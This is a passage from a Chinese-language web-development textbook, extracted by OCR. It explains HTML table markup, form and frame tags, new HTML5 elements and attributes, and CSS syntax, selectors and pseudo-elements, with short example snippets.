<tr>
<td>HanMeimei</td>
<td>21</td>
<td>Female</td>
</tr>
</table>
</body>
</html>
```

显示效果如图 2-17 所示。




图 2-17　表格的显示效果

默认情况下，表格是没有边框线的，要绘制边框线，需要指定 border 属性。border 值越大，边框线越粗。

1．表格的标题

表格一般都需要标题，标题用以说明表格的内容主题。表格的标题由<caption>标签

设置。

表格的标题可位于表格的上方和表格的下方，位于表格上方的标题，如<caption align=top>表格标题<caption>。位于表格下方的标题只需更改<caption>标签的 align 属性的值为 bottom 即可，即<caption align=bottom>表格标题<caption>。

同样，表格的第一行或第一列，一般也需要加粗显示，以作为行或列的标题。设置行或列的标题使用<TH>行或列标题</TH>。

代码如下。

```
<html>
<head>
</head>
<body>
<table border="3">
<caption>员工档案信息</caption>
<tr>
<th>Name</th>
<th>Age</th>
<th>Sex</th>
</tr>
<tr>
<td>Tom</td>
<td>22</td>
<td>male</td>
</tr>
<tr>
<td>HanMeimei</td>
<td>21</td>
<td>Female</td>
</tr>
</table>
</body>
</html>
```

显示效果如图 2-18 所示。

图 2-18　表格标题的显示效果

2. 表格的对齐方式

设置表格中数据的对齐方式可使表格变得美观大方。表格的对齐方式为左对齐、右对齐或居中对其。可改变 align 属性的值为 left、right 或 center，默认为左对齐。下面的代码演示了几种对齐方式。

```
<html>
<head>
</head>

<body>
<table border="3">
<caption>员工档案信息</caption>
<tr>
<th align="center">Name</th>
<th align="left">Age</th>
<th align="right">Sex</th>
</tr>
<tr>
<td align="center">Tom</td>
<td align="left">22</td>
<td align="right">male</td>
</tr>
<tr>
<td align="center">HanMeimei</td>
<td align="left">21</td>
<td align="right">Female</td>
</tr>
</table>
</body>
</html>
```

如图 2-19 所示为此段代码显示效果。

图 2-19　设置了对齐方式的表格

3. 表格合并行与列

很多时候需要将表格的行或列合并成一个单元格，也就是要创建跨多行的列，或创建

跨多列的行。合并行与列分别使用 colspan 和 rowspan 属性即可。

以下代码演示了 colspan 标签的使用。

```
<html>
<head>
</head>

<body>
<table border="3">
<caption>上半年各小组营业额对比</caption>
<tr>
<th colspan="3">第一季度</th>
<th colspan="3">第二季度</th>
</tr>
<tr>
<td>第一小组</td>
<td>第二小组</td>
<td>第三小组</td>
<td>第一小组</td>
<td>第二小组</td>
<td>第三小组</td>
</tr>
<tr>
<td>22</td>
<td>18</td>
<td>21</td>
<td>19</td>
<td>21</td>
<td>21</td>
</tr>
</table>
</body>
</html>
```

如图 2-20 所示为此段代码显示效果。




图 2-20 使用了 colspan 创建的表格

2.1.4 HTML 表单标记

表单是 Html 页面中最基本的交互元素之一。表单使用户可以与显示在浏览器中的文本和图形进行交互。Web 中的表单用途很广，而且还在不断的发展中，表单的基本用途包括以下几种。

- 在用户需要使用某种服务时，需要收集用户的基本资料或其他信息，如用户注册。
- 用户为购买某种商品等收集信息，如购买者的姓名、支付方式和地址等信息。
- 收集用户的反馈信息，如为某网站的整体易用性投票。
- 为用户提供搜索服务，如百度，Google。

如图 2-21 所示，显示了网页上一个典型的表单应用。

图 2-21　典型的表单应用——搜狐的注册页面

<form>标签用于为用户输入创建 HTML 表单。其常用属性如表 2-1 所示。

表 2-1　<form>元素的属性

属　性	说　明
METHOD	此属性告诉浏览器是如何将数据发送到服务器，它指定了向服务器发送数据的方法，如 POST 方法还是 GET 方法。如果值为 GET，浏览器将创建一个请求（request），该请求包含页面的 URL 及一个问号后面跟着相应参数的键值（多个用&连接）。浏览器将该请求返回给 URL 中指定的脚本来进行处理。如果值为 POST，表单上的数据会作为一个数据块发送到进行处理的地址，而不使用请求字符串
ACTION	此属性指定服务器上处理表单输出的程序，一般来说，当用户单击表单上提交按钮后，信息将发送到 Web 服务器上，由 ACTION 属性所指定的 URL 的程序进行处理，语法为 ACTION="URL"

2.1.5 框架标记

HTML 框架标记包括<frameset>、 <iframe> 、<noframes>三个标记。

下面就分别来了解这三个标签的作用和相应的属性。

（1）<frameset>标签。

<frameset>标签是成对出现的，以<frameset>开始，</frameset>结束。<frameset>标签作用是将窗口分割为若干个自窗口，子窗口的数目取决于嵌套在该标签中<Frame>标签的数目。<frameset>标签有两个属性。rows 和 cols，分别用来确定各自窗口的高度和宽度，格式为<frameset rows="值 1,值 2,……值 n">;<framest cols="值 1,值 2,……值 n">，各参数之间以逗号分割，依次表示各自窗口的高度（宽度），这两个属性的参数值可以是数字、百分数或符号“*”。

- 数字。表示子窗口高度（宽度）所占的像素点数。
- 百分数。表示子窗口高度（宽度）占整个浏览器窗口高度（宽度）的百分比。
- 符号“*”。当符号*只出现一次，即其他子窗口的大小都有明确的定义时，表示该子窗口的大小将根据浏览器窗口的大小而自动调整。当符号*出现一次以上时，表示按比例分割浏览器窗口的剩余空间。例如，<frameset cols="40%,2*,*">表示将浏览器窗口分割为 3 列，第一个子窗口在第一列，窗口宽度为整个浏览器窗口宽度的 40%；第二个子窗口在第二列，占浏览器窗口剩余空间的 2/3，即其宽度为整个浏览器窗口宽度的 40%，第三个子窗口占剩余空间的 1/3，宽度为整个浏览器窗口宽度的 20%。

frameset 属性如表 2-2 所示。

表 2-2 frameset 属性

名　称	含　义
cols	定义了框架含有多少列与列的大小（每个值使用逗号分隔），取值为像素（px）或者百分比（%）
rows	定义了框架含有多少行与行的大小（每个值使用逗号分隔），取值为像素（px）或者百分比（%）
border	定义 frame 定义的框架页的边框（单位像素），使用 css 实现
frameborder	定义框架页是否为边框（此属性应写在 frame 标签内部，不应在此出现）
framespacing	定义框架页之间间隔的距离，使用 css 实现

frameset 中 rows 与 cols 的取值方法。

- 当一个框架只有一行或一列时，那么它们对应的数值都是 100%，是一个确定的值（单位像素）。

如 50

```
<frameset rows="50, 50, 50">
```

此段代码定义了上行，中行与下行，并且它们各占 50 像素吗？

这个解释是错误的，通过下面的示例我们会发现浏览器被平均分为三份，所以要定义三行各占 50 像素，应这样定义，<frameset rows="50, 50, 50, *">。

- 一个相对于浏览器窗口的百分比的值，如 50%

定义了上行与下行，并且它们各占页面的 50%，如<frameset rows="50%, 50%">。

- 使用星号，如*

定义了上行为 50 像素，下行占除了 50 像素的剩余窗体，如<frameset rows="50, *">。

❑ 使用相对百分比定义。如 1,*

定义了上行为窗体高度的 25%，下行为窗体高度的 75%，<frameset rows="1*, 3*">。

另外，还可以结合使用，实现更加复杂效果，如<frameset cols="1*,250,3*">。

定义了水平的前、中、后列，中列为 250 像素，前列与后列分别占剩余的 25%与 75%。

（2）<iframe>标签。

iframe 标签是成对出现的，以<iframe>开始，以</iframe>结束。

iframe 标签内的内容可以作为浏览器不支持 iframe 标签时显示。iframe 标签属性如表 2-3 所示。

表 2-3　iframe 属性

名　称	含　义
name	定义了内容页名称，此名称在框架页内链接时使用到
src	定义了内容页 URL(同 frame 标签)
frameborder	定义了内容页的边框，取值为(1|0)，缺省值为 1
height	框架的高度，取值像素或百分比
width	框架的宽度，取值像素或百分比
marginwidth	定义了框架中 HTML 文件显示的左右边界的宽度，取值为像素，缺省值由浏览器决定
marginheight	定义了框架中 HTML 文件显示的上下边界的宽度，取值为像素，缺省值由浏览器决定
scrolling	定义是否有滚动条，取值为(yes|no|auto)，缺省值为 auto
yes	显示滚动条
no	不显示滚动条
auto	当需要时再显示滚动条
align	垂直或水平对齐方式
longdesc	定义框架页的说明

示例：

❑ 使用像素定义 iframe 框架大小。

```
<iframe src="/a/" width="100" height="400">
        此页面使用了框架技术
</iframe>
```

❑ 使用百分比定义 iframe 框架大小。

```
<iframe src="/b/" width="30%" height="50%">
                此页面使用了框架技术
</iframe>
```

（3）<NOFRAMES>标签。

noframes 标签对不支持框架的设备进行提示或相关操作。noframes 标签是成对出现的，以<noframes>开始，以</noframes>结束。由于 frameset 内不能包含 body 标签，因此 noframes 内部必须包含 body 标签。

代码如下。

```
<frameset cols="50%,25%,25%">
        <frame src="/a/">
        <frame src="/b/">
```

```
        <frame src="/c/">
        <noframes>
                    <body>
                     <p>您的浏览器不支持框架技术，请升级您的浏览器！</p>
                    </body>
        </noframes>
</frameset>
```

2.2 HTML 5

HTML 5 是用于取代 1999 年所制定的 HTML 4.01 和 XHTML 1.0 标准的 HTML 标准版本，现在仍处于发展阶段，但大部分浏览器已经支持某些 HTML 5 技术。HTML 5 有两大特点：首先，强化了 Web 网页的表现性能；其次，追加了本地数据库等 Web 应用的功能。它希望能够减少浏览器对于需要插件的丰富性网络应用服务（plug-in-based rich internet application，RIA），如 Adobe Flash、Microsoft Silverlight，与 Oracle JavaFX 的需求，并且提供更多能有效增强网络应用的标准集。

2.2.1 HTML 5 新增的功能

与以往 HTML 版本相比，HTML 5 在字符集、元素和属性等方面做了很大的改进。下面详细介绍 HTML 5 的新功能。

（1）字符集。

在 HTML 5 中，使用<meta>元素的新属性 charset 来设置字符编码，这样使得标记更为简洁，如下代码所示。

```
<meta charset="UTF-8">
```

（2）DOCTYPE。

DOCTYPE 的声明也由 HTML 4 中的复杂的声明变得更为简洁，代码如下所示。

```
<!DOCTYPE html>
```

（3）section 元素。

section 元素表示页面中如章节、页眉、页脚或其他部分的一个内容区域，其语法格式示例如下。

```
<section>HTML5 学习入门</section>
```

（4）article 元素。

article 元素表示页面中的一块与上下文不相关的独立内容，如博客中的一篇文章，其语法格式示例如下。

```
<article>HTML5 之 article 元素的应用</article>
```

（5）aside 元素。

aside 元素用于表示 article 元素内容之外的，并且与 article 元素的内容相关的一些辅助信息，其语法格式示例如下。

```
<aside>更多关于 XXX 的文章</aside>
```

（6）header 元素。

header 元素表示页面中的一个内容区域或整个页面的标题，其语法格式示例如下。

```
<header>JAVA WEB 开发</header>
```

（7）footer 元素。

footer 元素表示页面中的一个内容区域或整个页面的脚注，其语法格式示例如下。

```
<footer>
张筱筱
<br/>
010-88888888<br/>
2013-01-01
</footer>
```

（8）hgroup 元素。

hgroup 元素用于组合页面中的一个内容区域或整个页面的标题，其语法格式示例如下。

```
<hgroup>用户管理模块</hgroup>
```

（9）nav 元素。

nav 元素用于表示页面中的导航菜单的部分，其语法格式示例如下。

```
<nav>
    <ul>
<li>首页</li>
<li>关于我们</li>
<li>新闻动态</li>
<li>联系我们</li>
</ul>
</nav>
```

（10）figure 元素。figure 元素表示一段独立的流内容，一般表示文档主体流内容中的独立单元，其语法格式示例如下。

```
<figure>
    <figcaption>Java Web 简介</figcaption>
    <p>Java Web…</p>
    <p></p>
</figure>
```

（11）video 元素。

video 元素用于定义视频，其语法格式示例如下。

```
<video src="m.ogv" controls=" controls">video 播放视频</video>
```

（12）audio 元素。

audio 元素用于定义音频，其语法格式示例如下。

```
<audio src="m.wav">audio 播放音乐</audio>
```

（13）embed 元素。

embed 元素用来插入各种多媒体，如 wav、mp3、midi、au 等，其语法格式示例如下。

```
<embed src="m.wav"/>
```

（14）mark 元素。

mark 元素可使文字呈现高亮显示效果，其语法格式示例如下。

```
<mark>Java Web 应用开发</mark>
```

（15）progress 元素。

progress 元素表示运行中的进程（进度），可使用 progress 元素来显示 Javascript 中耗费时间函数的进程，其语法格式如下。

标记“下载进度”：

```
<progress>
<span id="pid">77</span>%
</progress>
```

（16）meter 元素。

meter 元素表示度量衡，用于已知最大值和最小值的度量，其语法格式示例如下。

```
<meter min="0" max="20">6</meter>
```

（17）time 元素。

time 元素表示日期或时间，也可同时表示两者，其语法格式示例如下。

```
<p>
我们每天晚上 <time>21:00</time> 打烊。
</p>
```

（18）wbr 元素。

wbr 元素表示软换行。浏览器窗口或父级元素的宽度足够宽时，不进行换行，而宽度不够时，则自动进行换行，其语法格式示例如下。

```
<p> I am happy to join with you today in what will go down in history as
the great<wbr>est demonstr<wbr>ation for freedom in the history of our
nation.</p>
```

（19）canvas 元素。

canvas 元素用于表示图形，如图表、图像等，此元素本身没有行为，仅提供一块画布，但它把一个绘图的 API 呈现给了客户端 JavaScript，以使脚本能够把想回执的图形图像绘制到画布上，其语法格式示例如下。

```
<canvas id="myCanvas"></canvas>
```

（20）command 元素。

command 元素表示命令按钮，如单选按钮或复选框，其语法格式示例如下。

```
<command onclick="alert('Hello World! ')">
Click Me!
</command>
```

（21）details 元素。

details 元素通常与 summary 元素配合使用，表示用户要得到的细节信息。summary 元素提供标题或图例。标题是可见的，用户单击标题时，会显示出细节信息，其语法格式示例如下。

```
<details>
<summary>Hello World! </summary>
<p>我们将以一个经典的程序来开始我们的代码之旅——“Hello World!” </p>
</details>
```

（22）datalist 元素。

datalist 元素用于表示可选数据的列表。datalist 元素通常与 input 元素配合使用，来定义 input 可能值，其语法格式示例如下。

```
<input id="myFruit" list="fruit" />
<datalist id="fruit">
  <option value="apple">
  <option value=" banana">
  <option value="orange">
</datalist>
```

（23）datagrid 元素。

datagrid 元素表示可选数据的列表。datagrid 作为树列表的形式来显示，其语法格式如下。

```
<datagrid></datagrid>
```

（24）keygen 元素。

keygen 元素用于生成密钥，其语法格式示例如下。

```
<keygen name="security" />
```

（25）output 元素。

output 元素表示不用类型的输出，如脚本的输出，其语法格式示例如下。

```
<output name="all"></output>
```

（26）source 元素。

source 元素用于为媒体元素（如<video>和<audio>）定义媒介资源，其语法格式示例如下。

```
<source>
```

（27）menu 元素。

menu 元素表示菜单列表。当希望列出表单控件时使用该标签，其语法格式示例如下。

```
<menu>
<li><input type="checkbox" />Male</li>
<li><input type="checkbox" />Female</li>
</menu>
```

2.2.2 HTML 5 中的属性

HTML 5 与 HTML 4 不但在语法和元素上有差异，在属性上也存在着差异。

1．与表单相关的属性

- autofocus 属性：该属性可以用在 input、select、button 等元素当中。autofocus 属性可在打开页面时使应用的控件自动获得焦点。
- placeholder 属性：该属性可用在 input 元素（type="text"）和 textarea 元素当中，提示用户可输入的信息。
- form 属性：该属性可用在 input、output、button、textarea、select 和 rieldset 元素中。
- required 属性：该属性可用在 input 元素（type="text"）和 textarea 元素当中，在用户提交时检查该元素内一定要有输入内容。

此外，在 input 元素和 button 元素中增加了新属性 formaction、formenctype、formmethod、formnovalidate、formtarget，这些属性可以重载 form 元素的 action、enctype、method、novalidate、target 属性。与此同时，在 input 元素、button 元素和 form 元素中增加了 novalidate 属性，该属性可以取消表单提交时进行的有关验证，表单可无条件地被提交。

2．与链接相关的属性

- media 属性：该属性适用于 a 元素与 area 元素，规定目标 URL 是用什么类型的媒介进行优化的。
- sizes 属性：size 属性适用于 link 元素中，该属性用于指定关联图标的大小，通常与 icon 元素结合使用。
- target 属性：target 属性适用于 base 元素中，主要是为了保持与 a 元素的一致性。
- charset 属性：charset 属性适用于 meta 元素中，指定文档字符的编码格式。
- type 属性：type 属性适用于 meta 元素，性使菜单可以以上下文菜单、列表菜单和工具条三种形式出现。
- label 属性：label 属性适用于 meta 元素，为菜单定义一个可见的标注。
- scoped 属性：scoped 属性适用于 style 元素，用来规定样式的作用范围。
- async 属性：async 属性适用于 script 元素，用于定义脚本是否异步执行。

3．全局属性

全局属性可用于任何 HTML 5 元素。

表 2-4 所示为 HTML 5 所有的全局属性，其中，有些是 HTML 5 中特有的，有些是与 HTML 4 共有的。

表 2-4　HTML 5 全局属性

属　性	值	描　述
accesskey	character	规定访问元素的键盘快捷键
class	classname	规定元素的类名（用于规定样式表中的类）
contenteditable	true false	规定是否允许用户编辑内容
contextmenu	menu_id	规定元素的上下文菜单
data-yourvalue	value	创作者定义的属性 HTML 文档的创作者可以定义他们自己的属性 必须以"data-"开头
dir	ltr rtl	规定元素中内容的文本方向
draggable	true false auto	规定是否允许用户拖动元素
hidden	hidden	规定该元素是无关的，被隐藏的元素不会显示
id	id	规定元素的唯一 ID
item	empty url	用于组合元素
itemprop	url group value	用于组合项目
lang	language_code	规定元素中内容的语言代码
spellcheck	true false	规定是否必须对元素进行拼写或语法检查
style	style_definition	规定元素的行内样式
subject	id	规定元素对应的项目
tabindex	number	规定元素的 tab 键控制次序
title	text	规定有关元素的额外信息

2.3　CSS 样式表

CSS 目前最新版本为 CSS 3，是能够真正做到网页表现与内容分离的一种样式设计语言。相对于传统 HTML 的表现而言，CSS 能够对网页中的对象位置排版进行像素级的精确控制，支持几乎所有的字体字号样式，拥有对网页对象和模型样式编辑的能力，并能够进行初步交互设计，是目前基于文本展示最优秀的表现设计语言。CSS 能够根据不同使用者的理解能力，简化或优化写法，针对各类人群，有较强的易读性。

2.3.1　CSS 概念

级联样式表（Cascading Style Sheet）简称“CSS”，通常又称为“风格样式表（Style Sheet）”，它是用来进行网页风格设计的。比如，如果想让链接字未点击时是蓝色的，当鼠

标移上去后字变成红色的且有下划线，这就是一种风格。通过设立样式表，可以统一控制HTML 中各标志的显示属性。级联样式表可以使人更能有效地控制网页外观。使用级联样式表，可以扩充精确指定网页元素位置。外观及创建特殊效果的能力。

2.3.2 CSS 的优点

在以前网页内容的排版布局上，如果不是专业人员或特别有耐心的人，很难让网页按自己的构思和创意来显示信息，即便是掌握了 HTML 语言精髓的人也要通过多次测试，才能驾驭好这些信息的排版。

CSS 样式表就是在这种需求下诞生的，它首先要做的是为网页上的元素精确定位，轻易地控制文字、图片等元素。其次，它把网页上的内容结构和格式控制相分离。浏览者想要看的是网页上的内容结构，而为了让浏览者更好地看到这些信息，就要通过格式来控制了。以前两者在网页上的分布是交错结合的，查看修改很不方便，而现在把两者分开就会大大方便网页的设计者。内容结构和格式控制相分离，使得网页可以光由内容构成，而将所有网页的格式控制指向某个 CSS 样式表文件。其主要表现为以下两个方面。

第一，简化了网页的格式代码，外部的 CSS 样式表还会被浏览器保存在缓存里，加快了下载显示的速度，也减少了需要上传的代码数量。

第二，只要修改保存着网站格式的 CSS 样式表文件就可以改变整个站点的风格特色，在修改页面数量庞大的站点时，显得格外有用，避免了一个一个网页的修改，大大地减少了很多重复劳动。

2.3.3 CSS 基本语法

CSS 样式表里用到的许多 CSS 属性都与 HTML 属性相似，所以，假如用户熟悉采用HTML 进行布局的话，这里的许多代码就不会感到陌生。

下面先来看一个具体的例子。

例如，改变网页的背景颜色。

```
HTML: <body bgcolor="#000000">
CSS: body {background-color: #000000;}
```

CSS 的定义由三部分构成：选择器（selector）、属性（properties）和属性的取值（value）。其基本语法是在选择器名称后加上{} 大括号，在括号中设置属性和属性的取值，属性和属性值之间用冒号“:”隔开。

其基本语法如下。

```
选择器{ 属性:属性值;} 即 selector{ properties : value }
```

❑ 选择器。

选择器用来定义 CSS 样式名称，每种选择器都有各自的写法，在后面部分将具体介绍。

❑ 属性。

属性是 CSS 中最重要的部分。常用的属性有字体属性、文本属性、背景属性、边界属性、边框属性和列表项目属性等。

❑ 属性值。

属性值是 CSS 属性的基础，所有的属性都要涉及取值问题。

关于 CSS 的语法需要注意以下几点。

（1）属性必须包含在{}中。

（2）属性和属性值之间用“:”分隔。

（3）当有多个属性时，用“;”进行区分。

（4）在书写属性时，属性之间使用空格、换行等，并不影响属性的显示。

（5）如果一个属性有几个值，则每个属性值之间用空格隔开。

2.3.4 CSS 选择器

CSS 是怎样将原有的 HTML 标记定义成自己想要的效果的？这都是依靠选择器，HTML 有标签(tag)，CSS 就有选择器(selector)。选择器是 CSS 很重要的概念，所有 HTML 语言中的标记都是通过不同的选择器进行控制的。用户通过给不同选择器赋予各种样式，从而对 HTML 标签进行控制，以实现各种效果。

选择器是 CSS 很重要的概念，所有 HTML 语言中的标记都是通过不同的选择器进行控制的。用户通过给不同选择器赋予各种样式，从而对 HTML 标签进行控制，以实现各种效果。

选择器的种类可以分为三种：标签选择器、类选择器和 ID 选择器。所谓的后代选择器和群组选择器只不过是对前三种选择器的扩展应用。

1．标签选择器

一个 HTML 页面由很多不同的标记组成，CSS 标记选择器用来声明哪些标记采用哪种 CSS 样式。因此，每一种 HTML 标记的名称都可以作为相应的标记选择器的名称。例如，p 选择器就是用于声明页面中所有<p>标记的样式风格。同样，可以通过 h1 选择器来声明页面中所有的<h1>标记的 CSS 样式。

```
<style>
h1{
    color:#000000;
    font-size:14px;
}
</style>
```

以上这段 CSS 代码声明了 HTML 页面中所有的<h1>标记。文字的颜色都采用黑色，大小都为 14 像素。每一个 CSS 选择器都包含选择器本身、属性和值，其中，属性和值可以设置多个，从而实现对同一个标记声明多种样式风格。

如果希望所有<h1>标记不再采用黑色，而是红色或蓝色等，这时仅需要将属性 color 的值修改为 red 或 blue，即可全部生效。

（1）以上例子中的颜色值：#000000 可简写为#000。

（2）CSS 语言对于所有属性和值都有相对严格的要求，如果声明的属性在 CSS 规范中不存在，或某个属性的值不符合该属性的要求，都不能使 CSS 语句生效。下面是一些典型的错误语句。

```
Head-height:24px /*非法属性*/
color:ultraviolet /*非法值*/
```

2. 类选择器

网页设计者可以自己定一个类选择器，设置好属性和值后，在 XHTML 中应用。在 CSS 中通过一个句点来标识类选择器，句点加上类名，后面{}大括号内书写属性和值。举例如下。

```
.ABC  {color:red; }
.类别名称 {类别的定义}
```

使用类的方法是在 XHTML 中通过元素的 class＝"name"属性来引用。例如，要使<P>和<h1>标记使用定义好的类。

```
<p class="ABC">Hello World</p>
<h1 class="ABC">Hello World</h1>
```

这样，<P>、<h1>标记的文字都改变颜色，变成 ABC 这个选择器中定义的颜色。任何一个类选择器都适用于所有 HTML 标记，而且类选择器可以在页面多次使用。

3. ID 选择器

ID 选择器的使用方法跟类选择器基本相同，区别在于类选择器可以在页面中重复使用，而 ID 选择器在 XHTML 中只能使用一次。具体使用方法是在 CSS 中通过＃来标识 ID 选择器，语法是＃加上 ID 名，后面{}大括号内书写属性和值。

```
#A  {color:red;}
#类别名称  { 类别的定义}
```

应用 ID 的方法是以 id＝"类别名称"的形式引入到 XHTML，跟在元素的起始标签之后。前面定义了名为 A 的 ID，那应用到段落语句书写为

```
<p id=A>
```

注意，每个 ID 在一个页面上只能使用一次，所以 ID 应该留给每个页面上唯一的并只使用一次的元素，如果有多个地方需要使用同一个 CSS 规则，那就不应该使用 ID，可以使用类选择器或其他方法来提供样式。

2.3.5 通用选择器

通用选择器使用星号（*）表示，匹配任何元素，它的定义对 HTML 文档中的每一个元素都会起作用。为了保证页面能够兼容多种浏览器，所以要对 HTML 内的所有标签进行重置，会将下面的代码加到 CSS 文件的最顶端。

```
*{margin:0; padding:0;}
```

为什么要这么用呢？因为每种浏览器都自带有 CSS 文件，如果一个页面在浏览器加载页面后，发现没有 CSS 文件，那么浏览器就会自动调用它本身自带的 CSS 文件，但是不同的浏览器自带的 CSS 文件又都不一样，对不同标签定义的样式不一样，如果想让页面能够在不同的浏览器显示出一样的效果，就需要对 HTML 标签重置，就是上面的代码了。

但是这样也有不好的地方，因为 HTML 4.01 中有 89 个标签，相当于在页面加载 CSS 时，先对这 89 个标签都加上了{margin:0; padding:0;}，这里不建议采用这种做法，因为 89 个标签中需要重置的标签是少数，没有必要将所有的标签都重置，需要哪些标签重置就让哪些标签重置就可以了，代码如下。

```
body,div,p,a,ul,li{margin:0; padding:0;}
```

2.3.6 多元素组合的选择器

多元素的组合选择器包括多元素选择器、后代元素选择器、子元素选择器和毗邻元素选择器。下面将分别进行介绍。

1. 多元素选择器

多元素选择器的语法格式如下：E,F。

多元素选择器同时匹配所有 E 元素或 F 元素，E 和 F 之间用逗号分隔。

例如：

```
h1,h2{color:blue;}
```

意思是 h1 和 h2 元素的颜色都设置为蓝色。

2. 后代元素选择器

通过依据元素在其位置的上下文关系来定义样式的选择器称为派生选择器。它是由两个或多个类型选择器组成，并以空格分隔，可以使标记更加简洁。其形式为 E F

例如下面的代码

```
li strong{font-style:italic;font-weight:normal;}
```

意思为在列表(li)中的 strong 元素变为斜体字，而在其他标签中的 strong 不变。

再如，

```
#menu ul { list-style: none; margin: 0px; padding: 0px; }
#menu ul li { background: #eee; padding: 0px 10px; height: 30px; line-height:
30px; border-bottom: 1px solid #CCC; }
```

#menu ul 和#menu ul li 即为派生选择器，如果把前边的#menu 去掉，那么，将是对 ul 标签重定义，重定义的属性将应用到全局，而前边加上#menu 后，是定义 ID 为 menu 元素内 ul 的样式，设置它的样式只对#menu 下的 ul 生效，不对它之后的 ul 生效，这个有点像编程中的局部变量，而直接定义 ul 则相当于全局变量。#menu ul li 是定义 ID 为 menu 元素内 ul 下的 li，派生选择器可以不用再给每个 li 定义一个样式名来定义样式，只需使用派

生选择器，从它的父元素处选择即可，这样能大大提高效率。

3．子元素选择器

子元素选择器的语法格式如下：E>F。

子元素选择器匹配所有 E 元素的子元素 F，是由两个或两个选择器构成，并以大于号分隔，大于号两端空白可以被省略。

例如：

```
h1 >strong {color:blue;}
```

意思是选择只作为 h1 元素子元素的 strong 元素，这个规则会把第一个 h1 下面的 strong 元素变为蓝色，但是第二个 strong 不受影响。

4．相邻元素选择器

相邻元素选择器的语法格式如下：E+F。

相邻元素选择器匹配所有紧随 E 元素之后的同级元素 F。

例如：

```
h1 + p {margin-top:10px;}
```

意思是增加 h1 元素后出现段落的上边距。

2.3.7 伪元素和伪类选择器

伪元素和伪类选择器有自己的特征，也有自己的语法规则。下面进行具体介绍。

1．伪元素选择器

伪元素在文档树指定的结构之外创建了额外的抽象信息。文档语言不能提供访问元素内容第一个字母或第一行的机制，而伪元素允许设计者引用它们。另外，伪元素可以提供给样式表的设计者一种方法，将样式分配给在源文档中不存在的内容，例如，:before 和:after 能够访问产生的内容。

伪元素是 CSS 选择器的一部分，名称书写对大小写敏感，其语法规则如下。

```
selector:pseudo-element {property:value;}
```

CSS 1 与 CSS 2.1 对伪元素的语法是在伪元素名称前加一个冒号，CSS 3 的语法是在伪元素名称前增加两个冒号。

目前，有以下几个伪元素，这几个伪元素也定义在 CSS 2.1 规范中，CSS 3 并没有新增伪元素。

（1）::first-line 定义段落的第一行，也可以使用:first-line。

（2）::first-letter 定义段落的第一个字符，也可以使用:first-letter。

（3）::before 在元素的开始动态地插入内容，也可以使用:before。

（4）::after 在元素的结尾动态地插入内容，也可以使用:after。

CSS 类也可以与伪元素配合使用。

```
selector.class:pseudo-element {property:value;}
```

❑ ::first-line 伪元素。

“::first-line”伪元素用于向文本的首行设置特殊样式。

例如：

```
<html>
<head>
<style type="text/css">
p:first-line
{
color:blue;
font-family: "宋体_GB2312";
font-style: italic;
}
</style>
</head>

<body>
<p>
"first-line" 伪元素用于向文本的首行设置特殊样式。<br/>
"first-line" 伪元素用于向文本的首行设置特殊样式。<br/>
"first-line" 伪元素用于向文本的首行设置特殊样式。<br/>
"first-line" 伪元素用于向文本的首行设置特殊样式。<br/>
"first-line" 伪元素用于向文本的首行设置特殊样式。<br/>
</p>
</body>
</html>
```

意思是将文本的首行设置为蓝色、宋体、斜体，效果如图 2-22 所示。




图 2-22 “first-line”伪元素——设置文本首行样式

"first-line" 伪元素只能用于块级元素。Font、color、background、word-spacing、letter-spacing、text-decoration、vertical-align、text-transform、line-height、clear ，这些属性可应用于"first-line"伪元素。

❑ ::first-letter 伪元素。

“::first-letter” 伪元素用于向文本的首字母设置特殊样式。

例如：

```
<html>
<head>
<style type="text/css">
p:first-letter
{
color:blue;
font-size:25px;
}
</style>
</head>

<body>
<p>
"first-letter" 伪元素用于向文本的首字母设置特殊样式。
"first-letter" 伪元素用于向文本的首字母设置特殊样式。
"first-letter" 伪元素用于向文本的首字母设置特殊样式。
"first-letter" 伪元素用于向文本的首字母设置特殊样式。
"first-letter" 伪元素用于向文本的首字母设置特殊样式。
"first-letter" 伪元素用于向文本的首字母设置特殊样式。
</p>
</body>
</html>
```

效果如图 2-23 所示。

